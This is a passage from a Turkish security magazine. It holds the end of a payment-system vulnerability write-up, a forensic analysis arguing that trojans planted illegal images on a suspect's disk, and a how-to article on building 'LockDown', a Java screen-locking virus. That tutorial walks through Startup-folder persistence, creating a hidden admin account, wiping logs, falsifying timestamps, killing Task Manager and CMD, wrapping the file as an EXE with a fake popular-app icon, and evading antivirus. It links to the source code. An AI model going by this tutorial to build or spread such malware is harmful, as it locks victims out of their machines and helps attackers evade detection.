_postcode\":\"34000\",\"shipping_city\":\"istanbul\",\"shipping_zone\":\"T\\u00fcrkiye\",\"shipping_iso_code_2\":\"TR\",\"instalment\":\"1\",\"mod                    ve\"}'
```

Altı çizili metinlerde kredi kartı bilgilerinin gizlendiği görülüyor. Veri tabanına plain text olarak kaydedilen bilgileri, hangi fonksiyonun bu şekilde gizli hale getirdiğini bulma zamanı:

```
$kaydet_id = getSession($con);
$kaydet_ip = getIp();
$kaydet_tmp = array_copy($params);
$kaydet_tmp["cc_number"] = "****************";
$kaydet_json = json_encode($kaydet_tmp);
$stmt = $con->stmt_init();
$stmt->prepare("insert into odeme_log(userid, tip, deger, ipaddr, zaman) values (?,'PayU | Ödeme Öncesi',?, ?, NOW())");
$stmt->bind_param("sss", $kaydet_id, $kaydet_json, $kaydet_ip);
$stmt->execute();
catch (Exception $e) {
```

İşte burada! Kod içerisinden sansürü kaldırıp sonraki ödemeleri ele geçirmek mümkündü. Hızlıca güvenlik açığını bildirdim. Sistem yöneticileri de ellerini çabuk tutarak zafiyeti derhal fix'lediler.

Kısadan hisse, ilk olarak bu atağın başladığı Google arama sonuçlarında hangi sayfalarınızın index'leneceğini robots.txt dosyası ile kontrol edebilirsiniz. Kullanıcı parola ve kredi kartı gibi bilgilerin de veri tabanında plain text olarak saklanmasının ne derece ölümcül olabileceğini gördünüz. Dolayısıyla hash ve salt olarak bilinen o kullanıcı ya da veri tabanı kaydının yazıldığı zamana ait benzersiz bir değer ile Rainbow saldırılarının, hani önceden hesaplanmış hash'lerin kullanılarak hash'e karşılık gelen metnin bulunmasını engelleyebilirsiniz.
Güvende kalın!

Bener Kaya – bener.kaya@stu.bahcesehir.edu.tr

Kendi Virüsünü Kendin Yaz: LockDown

Virüs yazarlarını güdüleyen pek çok neden sıralayabiliriz: kimileri siber vandallık için, kimileri bu yolla para kazanmak için, kimileri ise bir kurumu zarara uğratmak, sevmediği birinden intikam almak için bu zararlı yazılımları geliştirmektedir. Virüs yazarlarının bir kısmı ise antivirüs programı yapmak ya da bunun gibi virüslere karşı önlemler alabilmek için virüslerin nasıl yapıldığını, nasıl çalıştıklarını anlamak üzere bu işe kollarını sıvarlar.

Sonuçta bu kişileri virüs yazmaya yönlendiren şey ne olursa olsun bir problem vardır ki o da internette bu konuda araştırma yaptığınızda karşınıza çıkan tek şeyin aşırı havalı antivirüs reklamları ya da kötü niyetli hackerlerin tasarladığı size fayda sağlayacakmış gibi görünen ama aslında sizi tuzağa düşüren oltalama tuzakları olmasıdır.

Üniversitede öğrenci olduğum zamanlar boş vakitlerimde hep Java programlamayla uğraşırdım. Birgün bir medya oynatıcı uygulaması olarak tasarladığım program GUI'sindeki küçük bir hatadan dolayı adeta virüs gibi çalışmış ve üstüste açılan pencereler ile bilgisayarı aynı bir forkbomb virüsü gibi kilitlemişti. O gün fark ettim ki bir zararlı yazılım geliştirmek için aslında çok sağlam bir bilgi birikimine ya da profesyonel eğitimlere ihtiyacınız yoktu, tek yapmanız gereken şey basit düşünmekti.

Örneğin *Java.awt.Robot* class'ını sonsuz döngü ile kullanıp ekrandaki mouse kursorunu 0,0 noktasına sabitleyen bir program arka planda çalıştığında bir zararlı yazılım işlevi görebilirdi ya da çalıştırıldığında kendisini Windows *Start Up (Başlangıç)* klasörüne kopyalayan bir program bilgisayar açık olduğu sürece sabit diskinizdeki bir yerde klasör açıp orda dosya oluşturup bu dosyalara rastgele byte'lar yazarak şişirebilir ve sabit diskinizdeki boş alanı tamamen doldurabilirdi.

Sadede gelirsek bugün sizlere bir virüs yapmaya karar verdiğinizde işe nasıl başlayabilirsiniz, nasıl bir yol izleyebilirsiniz aşama aşama anlatmaya çalışacağım. Bu yazıda örnek olarak Lockdown adını vermiş olduğum virüs kodunun üzerinden gideceğim.

İdeal Programlama Dili Seçimi

Her programlama dilinin avantajları ve dezavantajları vardır, dolayısıyla virüs yapmak için tek bir programlama dilinin en iyisi olduğunu söyleyemeyiz. Bu noktada yapılması gereken programlama dilini seçerken nasıl bir virüs yapmayı planlıyorsanız buna göre karar vermektir. Ancak özellikle tavsiye ettiğim diller Object Oriented (Nesne Yönelimli) olan yüksek seviyeli dillerdir yani C# ve Java gibi diller; çünkü basit script dillerini kullanırsanız hem yapabilecekleriniz daha kısıtlı olur hem de basit script dillerinde virüs kaynak kodu compile edilmeyeceği için kaynak kodu açık olacaktır.[1] Bu virüsünüz için büyük bir sorun demektir. Çünkü Perl, Python gibi script dillerini kullanarak yazdığınız bir virüsün çalışabilmesi için kurbanın bilgisayarında bu betikleri yorumlayacak bir interpreter (yorumlayıcı) yüklü olması gerekmektedir.

Bir diğer faktör de hangi dilde en çok bilgiye sahip olduğunuz gerçeği. Örneğin C# ile Java arasında kararsız kaldıysanız ve Java'yı daha iyi biliyorsanız zaten her iki Object Oriented olduğundan Java'yı seçebilirsiniz. Benim kişisel tercihim her

1 Burada yazarın anlatımından hareketle söz konusu olanın derlenebilen diller olduğunu söyleyebiliriz. Zira derlenebilen diller çıktı olan çalıştırılabilir (binary) bir dosya üretmektedir. Derlenebilen bütün diller Object Oriented değildir. e.n.

zaman Java olmuştur. Bunun bir diğer avantajı da JAR dosyalarının incelenmesi anti-virüsler için görece daha zordur. Java bütün popüler işletim sistemleri tarafından desteklendiği için virüsünüz Windows işletim sistemi dışındaki bilgisayarlarda da çalışacaktır.[2] Tabii sadece Windows işletim sisteminde çalışacak bir özellik eklemezseniz.

Başlangıç Aşaması

Öncelikle yapmak istediğimiz virüsün sahip olacağı yeteneklere karar vermemiz gerekiyor. Mesela buradaki örneğimizde hazırlayacağımız virüsün çalıştığı zaman önce kendisini bilgisayara kopyalayıp sonra sürekli bilgisayarı kilitleyen bir virüs olması gerekiyor.

Virüsün bilgisayarı kilitlemesi için neler yapabiliriz? Dosyaları şifreleyecek bir encryptor ya da meşhur WannaCry virüsü gibi dosyaları gizli bir klasöre taşıyacak bir şey olabilir. Bu tamamen sizin hayal gücünüze kalmış bir konu. Ama benim bu örnekte tercih ettiğim yöntem biraz daha basit düşünüp kullanıcının direkt bilgisayarı kullanmasına engel olan ve kurtamak için aynı encryptorler gibi şifre soran bir şey yapmak.

Virüsün kendini bilgisayara yüklemesi için kendini Windows Start Up (Başlangıç) klasörüne kopyalamasını sağlayabiliriz. Böylece bilgisayar her açıldığında virüs de çalışacaktır. Başka bir yöntemde ise virüs kendisini rastgele ya da belirlenmiş bir klasöre atıp yeniden başlayabilmek için Registry Key oluşturabilir ama bu yazıda kullanacağımız örneğimizde tercih edeceğim yöntem ilk yöntem olacaktır. Yani virüsü Windows Start-up (Başlangıç) klasörüne kopyalayarak bilgisayarın her açılışında çalışmasını sağlamak.

Bonus özellik olarak da virüsün meta bilgilerini gizlemek isteyebilirsiniz, çünkü virüs dosyanız bulunduğunda üzerindeki meta bilgileri virüsün ne zaman bilgisayara bulaştığına dair detaylar içerir. Dolayısıyla virüsün ilk çalıştığı anda oluşturma, değiştirme ve son erişim tarihlerini değiştirmesi kurbanlar için iyi bir şaşırtmaca olacaktır.

Virüsümüzün kodlamasına gelirsek buradan sonra kod üstünden fonksiyon açıklamaları yapacağım dolayısıyla örnek virüsümüzün kaynak kodunu aşağıdaki linkten indirip oradan takip etmeniz gerekiyor.

İndirme Linki

https://drive.google.com/file/d/16DNydtUz91sDP53SdOQNk3waZixRNR8e/view?usp=sharing

Kendinizde kaynak kodu compile edip deneyebilirsiniz tabii, fakat virüste kullandığım resim dosyalarının yerine kendi seçtiğiniz resim dosyalarını kullanmanız gerekecek.

MetaStealth()

Bu fonksiyon bonus özellik olarak bahsetmiş olduğum meta bilgisi gizlemek için. Burada özel olarak istediğiniz bir tarih için bir FileTime kullanabilirsiniz, ancak örneğimizdeki fonksiyon her 3 meta bilgisini de 1970 tarihine ayarlamaktadır.

Diğer fonksiyonlara gelirsek;

makeadminaccount()

Bu fonksiyon Java'daki process ve runtime class'larını kullanarak bilgisayarda terminal komutları çalıştırır ve terminal aracılığı ile bilgisayarda admin yetkisine sahip yeni bir kullanıcı oluşturur ve bonus olarak da işlem kayıtlarını siler. Tabii bütün bu işleri yapabilmesi için virüsün admin yetkisiyle çalışmış olması gerekir.

copytostartup()

Bu fonksiyonda virüs önce kendi konumuna bakar ve eğer hali hazırda Start Up klasöründe değilse yüklenmesi gerekiyor demektir. Kendisini Start Up klasörüne kopyalayacak ve böylece bilgisayar her yeniden başlatıldığında virüs de çalışacaktır. Ancak dikkat ettiyseniz kopyalanan virüs EXE değil JAR dosyasıdır.

Bunun sebebi eğer dosya admin manifest barındıran EXE olsaydı o zaman bilgisayar her yeniden başladığında en başta virüs bulaşırken olduğu gibi admin isteği yapacaktı ve artık durumun farkına varmış olan kullanıcımız buna hayır dediğinde virüs çalışmayacaktı. Bundan dolayı virüs admin olmayı gerektiren işleri en başta bir defa yapıp kopyalandıktan sonra artık admin isteği yapmayacak; böylece bonus olarak antivirüs programlarının da tespit etmesini zorlaştırmış olacağız.

getSHA256()

Bu fonksiyonun amacı verilen string değerinin sha256 özetini hesaplamak. Böylece kurban ekrandaki text kutusuna parolayı girdiği zaman program girilen parolanın kendisini değil sha256 özeti içindeki özetle kıyaslayacak.

2 Yazarın önerdiği Java dilinden hareketle söylersek üretilen JAR dosyasının cihaz tarafından çalıştırılabilmesi için Java Runtime Environment (JRE)'nin kurulu olması gereklidir. e.n.

Peki bu neden bu şekilde sakladık? Doğru parolayı programın içinde string olarak tutsaydık virüsü decompile eden birisi şifreyi de öğrenebilirdi, ama şimdi göreceği şey şifrenin sha256 özeti olacak. Bu da decompile edenin bir işine yaramayacak.

Lock()

Bu fonksiyon virüsün ana fonksiyonu diyebiliriz. Yani bilgisayarı kilitleme sonrasında parola sorma ve doğru parola girildiğinde kilidi kaldırma bu fonksiyonda gerçekleşecek.

Koddan göreceğiniz üzere ilk önce ekran çözünürlüğünü hesaplayıp sonra ekranla aynı en ve boyda bir siyah jFrame oluşturuyorum böylece ekranı kaplayıp bilgisayarı kullanılmaz hale getirmiş olacağım.

Bir jFrame'in temelini atmış oluyoruz ama tabii ki bu kadarı yeterli değil. Daha sonra jFrame'i resize yapılmayacak şekilde ayarlamamız ve çerçevesini kaldırmamız gerekiyor. Böylece mimize butonundan da kurtulmuş oluyoruz. Ardından *setAlwaysOnTop* metodu ile GUI katman matrixinde jFrame'i en üste getiriyoruz. Böylece sonradan çalışacak olan herhangi bir uygulamanın ya da windows ve TAB tuşlarının yardımıyla masaüstünün görünmesini tamamen engellemiş olduk.

Daha sonra bu siyah panelin üstüne şifre girme ekranını yapıyoruz. Bu alana şifre girilip unlock butonuna basıldığında yanlış şifre girilmesi durumunda ekranda kurabiye canavarı resminin çıkması ve doğru şifre girildiğinde ise bilgisayarın düzelmesi için action listener'larımızı ayarladıktan sonra virüsü çalışırken koruması için bir daemon thread başlatıyoruz.

Şimdi biraz daemon thread'ın içeriğiden bahsedelim.

DaemonThread:

Virüs çalıştıktan sonra kurban şifreyle uğraşmak yerine virüsle savaşmayı deneyecektir. Bu durumda virüse karşı yapılacak olası hamleleri düşünüp ona göre virüsün de kendini koruması için birtakım tedbirler almamız gerekiyor.

Peki olası hamleler neler olabilir? Mesela kurban görev yöneticisinden virüsü durdurabilecek bir process başlatabilir ya da virüsün hangi process olduğunu bilirse bu işlemi sonlandırabilir. Ya da Görev Yöneticisi yerine CMD (Windows Komut İstemcisi) aracılığı ile yine aynı hamleleri yapabilir. Bu durumda virüsün kendi process'inin sonlandırılmaması için çeşitli yöntemlerden söz etmek mümkün. Mesela ikinci bir virüs process'i çalışıp birbirini kollar böylece ikisinden birisi sonlandırılırsa diğeri onu tekrar başlatır. Fakat benim tercih ettiğim yöntem biraz daha doğrusal yani eğer kurban CMD ye yada Windows Görev Yöneticisi'ne erişemezse zaten bu hamleleri yapamayacağı için ortada bir sorun kalmayacaktır.

Bunun için virüs çalıştıgında bu daemon thread'da başlar ve her 300 milisaniyede bir görev yöneticisini, CMD'yi ve explorer.exe yani dosya gezginini kapatır. Dolayısıyla kurban bunları açmayı denediği zaman daha ekrana görüntüsü gelmeden kapanmış olacaklardır yani virüsümüz şimdilik güvende.

Son olarak neden normal thread değil daemon thread diye soracak olursanız daemon threadlar GUI programlarında Java'da daha iyidir, çünkü normal thread'lara göre hem daha az sistem kaynaklarını kullanır, hem de EDT yani Event Dispatch threadı'nda bug a sebeb olmayacağı için virüsün bug sebebiyle doğru çalışmaması ihtimalini gidermiş oluruz.

Paketleme Aşaması

Virüsümüzün kodlamasını bitirip JAR çıktısını alınca artık elde edeceğimiz JAR dosyası ile virüs neredeyse kullanıma hazır sayılır. Fakat bir eksiğimiz var.


JAR dosyası çalıştığında virüs admin yetkisine sahip olmayacağı için kendisini Start Up klasörüne atma ve admin hesabı oluşturma özellikleri çalışmayacaktır. Dolayısıyla kurban bilgisayar kitlendikten sonra bilgisayarı yeniden başlatarak virüsten kurtulabilir. Peki virüsün admin yetkisi sormasını nasıl sağlarız?

Burada devreye EXE wraplama yöntemi giriyor. Yapmamız gereken şey JAR dosyasını yani virüsü EXE haline getirip admin isteği yaptırmamız, çünkü sadece EXE dosyaları admin isteği yapabilir. Bunun sebebi diğer dosya türlerinin executable olmamasıdır yani JAR dosyamız aslında javaw.exe üzerinde yani Java Virtual Machine'de çalışan bir komut listesi gibidir. Bundan dolayı admin yetkisi JAR dosyasına değil javaw.exe'ye verilebilir.

Wrap'lama işlemi için internetten farklı programlara bakabilirsiniz. Benim tercihim Launch4j programıdır.

İndirme Linki: http://launch4j.sourceforge.net


Programı indirip çalıştırdığınızda aşağıdaki ekranı göreceksiniz.




Burada export ettiğimiz JAR dosyasını ve onun EXE wraplanmış çıktısı olacak adresi girmemiz gerekiyor. Sonrasında programın hazırlayacağı EXE dosyasının admin isteği yapabilmesi için admin manifest dosyasına ihtiyaç var. Bu dosyayı internetten bulabilirsiniz ama zaten öncesinde indirmiş olduğunuz kaynak kodunun yanında mevcut.

Sonrasında daha inandırıcı görünmesi için popüler bir uygulamanın ikonunu kullanmak isteyebilirsiniz bunun için internetten istediğiniz ikonun .ico dosyasını indirip bu programda kullanmanız mümkün ve son olarak EXE'yi export edebilmeniz için JRE tabına gidip min ve max JRE versiyonlarını girmeniz gerekecek. Bunları 1.0.0 ve 8.0.0 yapabilirsiniz sonrasında dişli ikonuna yani Build Wrapper e basıp EXE'yi üretebiliriz.

Ayarlamaları yaptığınızda program aşağıdaki gibi görünecek.



Artık EXE çıktısını da aldığımıza göre virüsümüz kullanıma hazır.



Virüsü çalıştırdığınız zaman admin yetkisi isteyecek ve verdiğiniz zaman önce Windows Start Up klasörü yoluyla bilgisayara bulaşacak ve bilgisayarınızı aşağıdaki resimde görüldüğü gibi kilitleyecektir. Kurtulmanız için doğru şifreyi girip virüs kapandıktan sonra silmeniz gerekecek ya da USB ile Linux live boot yapıp silebilirsiniz.

Gördüğünüz gibi encryptor benzeri bir virüs yapmış olduk.

EXE dosyası olmasına rağmen aslında EXE ile wraplanmış bir JAR dosyası olduğu için anti-virüslere ve Windows Defender'a yakalanmama konusunda başarılı.

Not: compile edilmiş versiyonları yanlışlıkla çalıştırırsanız kurtarma şifresi "Adem1234" olarak belirlenmiştir.

Bazı bilgisayarlarda bug sebebiyle masaüstü geri gelmeyebilir. Bu durumda Görev Yöneticisi'ni açıp yeni görev yapın ve explorer.exe'yi başlatın.

Uyarı: Makalede anlatılanlar ve beraberindeki Lockdown virüsü ve kaynak kodu tamamen eğitsel amaçlıdır. Dolayısıyla bu bilgileri kullanarak yol açacağınız zararlar ile ilgili hiçbir sorumluluk kabul etmediğimi peşinen belirtirim.

Bu Dosyalar Nereden Geldi?

Olay Örgüsü:

Polise anonim bir elektronik posta mesajıyla bir devlet memurunun bilgisayarında "*küçük yaştaki reşit olmayan bireylerin açık saçık görüntülerinin*" koleksiyonunun depolandığı ihbarı yapılır ve polis bu ihbarı Cumhuriyet Başsavcılığı'na bildirir.

Cumhuriyet Başsavcılığı bu ihbarı değerlendirerek yürütülmekte olan bir soruşturmayla ilişkilendirir ve polise şüpheli devlet memurunun evinde, otomobilinde ve bilgisayarında arama yapılmasını emreder. Yapılan aramada 2 bilgisayarın sabit disklerinin imajları alınır ve imajların özet değerleri çıkarılır.

Cumhuriyet Başsavcılığı'nın resen atadığı bir bilirkişi heyeti bu sabit disk imajlarında inceleme yapar ve inceleme sonucunda küçük yaştaki reşit olmayan kişilerin açık saçık görüntülerini içeren yaklaşık 1500 adet resim dosyası bulunur.

Bilirkişi heyeti bu bulguları raporla tespit etmiştir ve raporun sonuç bölümünde "*Cumhuriyet Başsavcılığı'nın soruşturması kapsamında yakalanan şüpheliye ait incelenmesi amacıyla tarafımıza gönderilen ayrıntılı seri numarası ve özellikleri yazılı dijital materyaller içerisinde yapılan incelemeler neticesinde; harddiskin "D:\ Users\ tosh\ AppData\ Local\ Microsoft\Windows\TemporaryInternet" (Ziyaret edilen Wep sayfalarına ait bilgilerin depolandığı yer) ve D:\Lost Files\ (Kayıp veya silinmiş dosyaların bulunduğu alan) isimli klasörler altında TCK. Mad. 226/3 de açıkça suç sayılan; üretiminde çocukların kullanıldığı müstehcen görüntüler olduğu değerlendirilen resim dosyaları görülmüştür.*" denilmektedir.

Şüpheli İfadesi:

Şüpheli bu suçlamayı reddetmekte, bu dosyaların diskte nasıl olup da kaydedildiği hakkında hiçbir bilgisi olmadığını söylemekte, bulunan dosyalardaki bu tür görüntülerden iğrendiğini, açık saçık görüntüler depolayan ya da izleyen bir kişi olmadığını, bu tür görüntülerin insan sömürüsü olduğunu, görevi kapsamındaki işinin bu tür suçlarla mücadeleyi de kapsadığını ve bilgisayarını uzun süre kullanmadığını beyan eder.

Bu beyanına ek olarak yapılan incelemenin eksik olduğunu düşündüğünü, savunmanı yoluyla konusunda yetkin bir uzmana inceleme yaptıracağını ve uzman görüşü alacağını bildirir.

Yapılan Adli Bilişim İncelemesinin İncelenmesi:

Şüpheli ifadesi dikkate alındığında, bir adli bilişim incelemesinde önemli değere sahip olan ve sayısal verilerin nasıl oluşabileceğine dair olasılıkların tartışılması gerekliliği akla gelmektedir.

Sayısal ortamda depolanan veriler, istenilen şekilde; istenilen zamanı gösterecek, istenilen bilgiyi içerecek, istenilen içeriğe sahip olacak, istenilen kişi tarafından oluşturulduğu izlenimini verecek şekilde, herhangi kişi ya da kişiler tarafından oluşturulabilir.

5271 sayılı Ceza Muhakemesi Kanunu'nun "Bilgisayarlarda, Bilgisayar Programlarında ve Kütüklerinde Arama, Kopyalama ve El koyma" konusunu düzenleyen 134. maddesinde; "*Bir suç dolayısıyla yapılan soruşturmada, başka surette delil elde etme imkânının bulunmaması halinde, Cumhuriyet savcısının istemi üzerine şüphelinin kullandığı bilgisayar ve bilgisayar programları ile bilgisayar kütüklerinde arama yapılmasına, bilgisayar kayıtlarından kopya çıkarılmasına, bu kayıtların çözülerek metin hâline getirilmesine hâkim tarafından karar verilir.*" denilmektedir.

Yukarıda yapılan teknik tespit ve alıntılanan yasa maddesi sayısal delilin illiyet bağının önemini ortaya koymaktadır.

Yasaya göre esas olan aramanın "şüphelinin kullandığı bilgisayar ve bilgisayar programları ile bilgisayar kütüklerinde" yapılmasıdır.

Günümüzde bilgisayar ve diğer bilgi işlem sistemleri çeşitlilik arz etmekte, bu sistemler artık tek başlarına çalışmaktan ziyade dışarıya kapalı[] ve dışarıya açık[] ağlarla etkileşimde bulunmaktadırlar.

Bu nedenle oluşturulmuş her sayısal verinin aidiyeti, kullanıcı tarafından kullanıldığı bilinen bir bilgisayar kütüğünde kayıtlı bulunsa bile, denetlenebiliyor ve kaynağı incelenerek açıklanabiliyor olmalıdır. Örneğin; internete bağlı bir bilgisayarda bulunabilecek bir resim dosyasının kullanıcının normal kullanıcı davranışları dahilinde gezdiği bir web sitesindeki bir reklamdan kaynaklanması olasıdır.

Dışarıya açık ağlarla bağlantılı sistemlerde kullanıcı istemi dışında durumlar da oluşabilir.

Buna örnek olarak kullanıcının bir uygulama yazılımında var olduğunu bilmediği ve bilmesine imkan olmayan program hatasının 3. şahıslarca tespit edilerek bu program hatasının sebep olduğu zafiyetin kullanılmasıdır.

Kullanıcı istemi dışında oluşan durumların bir diğer örneği de, görünür işlevinden başkaca amaçlar taşıyan kötü amaçlı yazılımların sistemde çalışmasıyla oluşmaktadır. Örneğin, bir oyun ya da ekran koruyucu olarak çalışan bir yazılım, çalıştığı sistemde bir arka kapı açarak, bu sistemin kullanıcının bilgisi dışında dışarıdan kontrol edilmesine, sistemden dosya indirilmesine ve sisteme dosya yüklenmesine olanak sağlayabilir.[][]

Bu nedenle imajlarda adli bilişim incelemesine başlamadan önce geçmiş incelemeler, özellikle inceleme yöntemi ve derinliğine dikkat edilerek, değerlendirilmesinde fayda vardır.

Gerçekten de inceleme ve raporlarda birkaç eksik ve hata dikkat çekicidir.

16/01/2013 tarihli "BİLİRKİŞİ İNCELEME RAPORU"nda suç konusu dosyaların bulunduğu disk bölümünün hatalı olarak tespit edildiği görülmektedir.

Bu raporun 2. sayfasında imajda yer alan disk bölümleri listesi verilmiştir.

Bu bölümlerden 400MB sığalı bölümün C: sürücüsü, 149GB sığalı bölümün ise D: sürücüsü olduğu varsayılmıştır. Oysa, yapılan incelemeyle, işletim sisteminin kurulu olduğu bölüm olan C: sürücüsünün disk üzerinde 149 GB sığa ayrılmış 2. bölüm olduğu tespit edilmektedir.

Bu nedenle söz konusu yazıda yer alan dosyaların bulunduğu söylenen D: sürücüsü ibaresi hatalıdır ve aslında C: sürücüsünü göstermelidir.

Yine aynı raporda bir kısım dosyanın "*Lost Files*" dizininde yer aldığı bilgisi yer almaktadır. "*Lost Files*" olarak tabir edilen bu dizin "*Kayıp veya silinmiş dosyaların bulunduğu alan*" olarak açıklanmaktadır.

Bu dizinin vasfının bu şekilde açıklanması teknik olarak eksik ve hatalıdır. "*Lost Files*" dizini, incelemeyi yapan uzmanın kullandığı inceleme yazılımınca kullanılan bir terimdir. Silinmiş ve diske yeni yazılacak dosyalar için ayrılan alanlarda diskten tamamen silinmek üzere bekleyen dağılmış parçalar olarak yer almakta olan dosyalar, kullanılan inceleme yazılımınca sanal olarak "*Lost Files*" dizini içindeymiş gibi gösterilmektedir.

Bu tür dosyalar "*yetim dosyalar*"[] ya da "*kayıp dosyalar*" olarak da adlandırılır.

"Yetim dosyalar", silinmiş fakat üst verileri dosya sisteminde geride kalmış dosyalardır. Bu üst veriler; dosya işlem tarihleri ve dosya parçalarının diskin hangi bloklarında yer aldığı gibi bilgileri içerir. Bu bilgiler kullanılarak dosya parçaları birleştirilerek dosyalar kurtarılabilir ve yetim dosyalara normal kullanıcı tarafından erişilemez. Bu kurtarma işlemi sadece bazı

disk bakım ve disk inceleme yazılımları tarafından yapılabilmektedir.

NTFS dosya sisteminde "*Lost Files*" ismini taşıyan, kullanıcı tarafından görülebilen ve erişilebilen bir dizin bulunmamaktadır. Yapılan incelemede de dosya sisteminde "*Lost Files*" isminde bir dizine rastlanmamıştır.

Yine aynı raporda suç unsuru olan dosyaların sadece oluşturulma tarihlerinin tespit edildiği görülmektedir.

Oysa ki, NTFS dosya sistemi dosyalar hakkında 4 bilgi saklamaktadır ve bunlar;

1. Dosya verisinde son değişiklik veya dosyanın oluşturulması
2. Dosyaya diskte son değişiklik
3. Dosyaya diskte son erişim
4. Dosyanın diskte oluşturulması veya dosyanın diske yazılması

olarak sıralanır.

Sayısal dosyaların bulundukları kütük üzerindeki dosya sisteminde bulunan kayıtlı bilgilerin incelenmesiyle dosya sistemince sağlanan işlem tarihlerinin tespiti dosyaların kütükte oluşumları, yer değişimleri ve kütüğün bağlı olduğu sistemle ilişkileri tespit edilerek değerli bulgulara ulaşılabilir.

Bu raporda suç unsuru olan dosyaların sadece oluşturulma tarihlerinin tespit edilmesi sebebiyle dosyaların disk üzerinde nasıl oluşturuldukları hakkında hiçbir yorum yapmak mümkün olmamaktadır.

Esas Delillere Ulaşılmada Olay Örgüsü:

Yapılan yeni incelemede suç konusu olduğu tespiti Cumhuriyet Başsavcılığı'na sunulmak üzere düzenlenmiş raporda tespiti yapılan ve söz konusu raporun ekinde listesi bulunan tüm dosyalar diskin C: sürücüsü üzerinde sayısal olarak izi kalmış dosyalar oldukları ortaya çıkmıştır.

Bu dosyalardan "*C:\Users\tosh\AppData\Local\Microsoft\Windows\Temporary Internet Files*" dizininde yer alanlar silinmiş ve Cumhuriyet Başsavcılığı'na sunulan bilirkişi raporunda "*C:\Lost Files*" dizininde yer aldığı belirtilenler ise yetim dosyalardır. Özet olarak, bu dosyaların tamamı kullanıcının göremediği dosyalardır.

Diskte yapılan dosya sistemi taramasında, C: sürücüsünde suç konusu dosyaların da aralarında bulunduğu 2932 (iki bin dokuz yüz otuz iki) dosyanın disk üzerinde oluşturulma, son erişim ve son değişiklik tarihlerinin eşit olduğu görülmektedir. Bu durum dosyaların diskte kopyalanarak oluşturulduklarını ve oluşturulduktan sonra hiç açılmadıklarına işaret etmektedir.

Söz konusu dosyaların ilkinin diskte oluşturulma tarihi 18/06/2012 23:50:58 ve sonuncusunun diskte oluşturulma tarihi ise sistemin son kapatıldığı tarihten 2 dakika öncesi olan 01/07/2012 13:17:12'dir.

Söz konusu dosyaların işlem tarihleri incelendiğinde, dosya oluşturulma tarihinin (dosya içindeki verinin son kez değişikliğe uğrayarak dosya haline geldiği tarih) sistemin kullanıldığı tarih aralığı dışında ve geçersiz tarihler taşıdıkları görülmektedir.

01/07/2012 13:17:12 tarihinin olay örgüsüne göre önemli bir özelliği daha vardır; anonim ihbar e-postasının gönderildiği tarihe yakın olması dikkat çekicidir!

Bazı zararlı yazılımlar, sistem üzerinde çalışırken, sistemin başarımını (performansını) etkilememek için çeşitli sistem özelliklerini kullanmazlar, bu özellikler yerine kendi iç programlarında yer alan işlemlerle bazı işleri gerçekleştirirler. Bu işler arasında bazı tarih bilgilerinin rastgele ya da zararlı yazılıma özgü olarak oluşturulduğu da bilinmektedir.

Bu bulgulara dayanarak disk imajı üzerinde yapılan çalışma derinleştirildiğinde diskte kayıtlı 2 dosyada zararlı yazılıma rastlanmaktadır.

W32.Trojan.Locotout

"*C:\Users\tosh\AppData\Local\Temp\~!#B03C.tmp*" dosyasında bulunan ve Clam Antivirus tarafından "*W32.Trojan.Locotout*" olarak tanınan bir "Truva atı"dır.

Yapılan incelemede bulaşmanın 19/05/2012 13:39:07 tarihinde olduğu tespit edilmiştir. Bulaşmanın ne yolla olduğu bilinmemektedir.

Bu dosya en güncel virüs veri tabanına sahip olan VirusTotal web sitesiyle de teyit edilmiştir.

Bu Truva atı Microsoft tarafından "*Trojan:Win32/Locotout.gen!A*" olarak tanınmaktadır. Microsoft'un resmi sitesinde[] detaylı olarak verilen bilgiye göre bu Truva atı başka bir Truva atı tarafından indirilebilmekte ve uzaktan komut alarak "*ortadaki adam*" yöntemiyle SPAM e-postalar göndermek için kullanılmaktadır.

Yapılan incelemede "*C:\Users\tosh\AppData\Local\Temp\~!#B03C.tmp*" adlı dosyanın 178.32.84.196 IP adresi ve bu adrese veri gönderen kod parçası içerdiği tespit edilmektedir.

Trojan.Java-3

"*C:\Users\tosh\AppData\LocalLow\Sun\Java\Deployment\cache\6.0\25\31fddfd9-1f8483ef*" adlı dosyada bulunan ve Clam Antivirus tarafından "*Trojan.Java-3*" olarak tanınan bir "Truva atı" ailesidir.

Yapılan incelemede bulaşmanın 23/03/2011 01:50:08 tarihinde olduğu tespit edilmiştir. Zararlı yazılımın çalışma şeklinden dolayı bulaşmanın ziyaret edilen bir web sitesi yoluyla olduğu tahmin edilmektedir.

Bu Truva atı Microsoft tarafından "*Exploit:Java/CVE-2010-0840*" olarak tanınmaktadır. Microsoft'un resmi sitesinde[] detaylı olarak verilen bilgiye göre bu kötü amaçlı yazılım bir Java apleti olarak web tarayıcısında çalışmakta, belirli bir adresten çeşitli dosyalar ve başka zararlı yazılımlar indirmektedir, bu dosyalar geçici sistem dizinine yazılmaktadır ve indirilen zararlı yazılımlar da bu dizinde çalışmaktadır.

Bu Truva atı ailesinin birbirinden farklı özelliklere sahip değişik hallerinin bulunduğu bilinmektedir.

Bulguların Özeti:

Dosyaların disk üzerinde oluşturulma, son erişim ve son değişiklik tarihlerinin eşit olduğu görülmektedir. Tüm suç konusu dosyalarda tarih tutarsızlığı görülmektedir.

Internet Explorer'ın kullanıcı farkındalığı dışında internetten dosya indirmesine sebep olan Trojan.Java-3 zararlı yazılımı dosyaların diske kaydedildiği tarihte etkindir.

Suç konusu yetim dosyaların kurtarılabilenleri incelendiğinde, internet sitelerinde yer alan küçük resimler ve tam boy olmayan resimler oldukları izlenimi vermektedir.

Sistem 23/01/2011 23:20:32 ile 01/07/2012 13:19:22 tarihleri arasında, yaklaşık 1 yıl 6 ay boyunca kullanımda olmasına rağmen bahsedilen 2932 (iki bin dokuz yüz otuz iki) suç konusu dosyanın 18/06/2012 23:50:58 ile 01/07/2012 13:17:12 tarihleri arasında 13 günde diskte oluşmaktadır.

Söz konusu dosyaların Trojan.Java-3 zararlı yazılımı veya bu yazılımla sisteme bulaştırılan diğer zararlı yazılımlar kullanılarak diske indirildiği anlaşılmakta ve disk üzerindeki suç konusu dosyaların ve benzer nitelikteki diğer dosyaların kullanıcı isteği ve farkındalığı dahilinde kaydedilmiş olmadığı ortaya çıkmaktadır.

İnsan Hakları Evrensel Beyannamesi

Madde 12

Hiç kimse özel hayatı, ailesi, konutu veya yazışması hususlarında keyfi müdahalelere, şeref ve şöhretine karşı saldırılara maruz kalamaz. Herkesin bu müdahale ve tecavüzlere karşı korunmaya hakkı vardır.

Madde 19

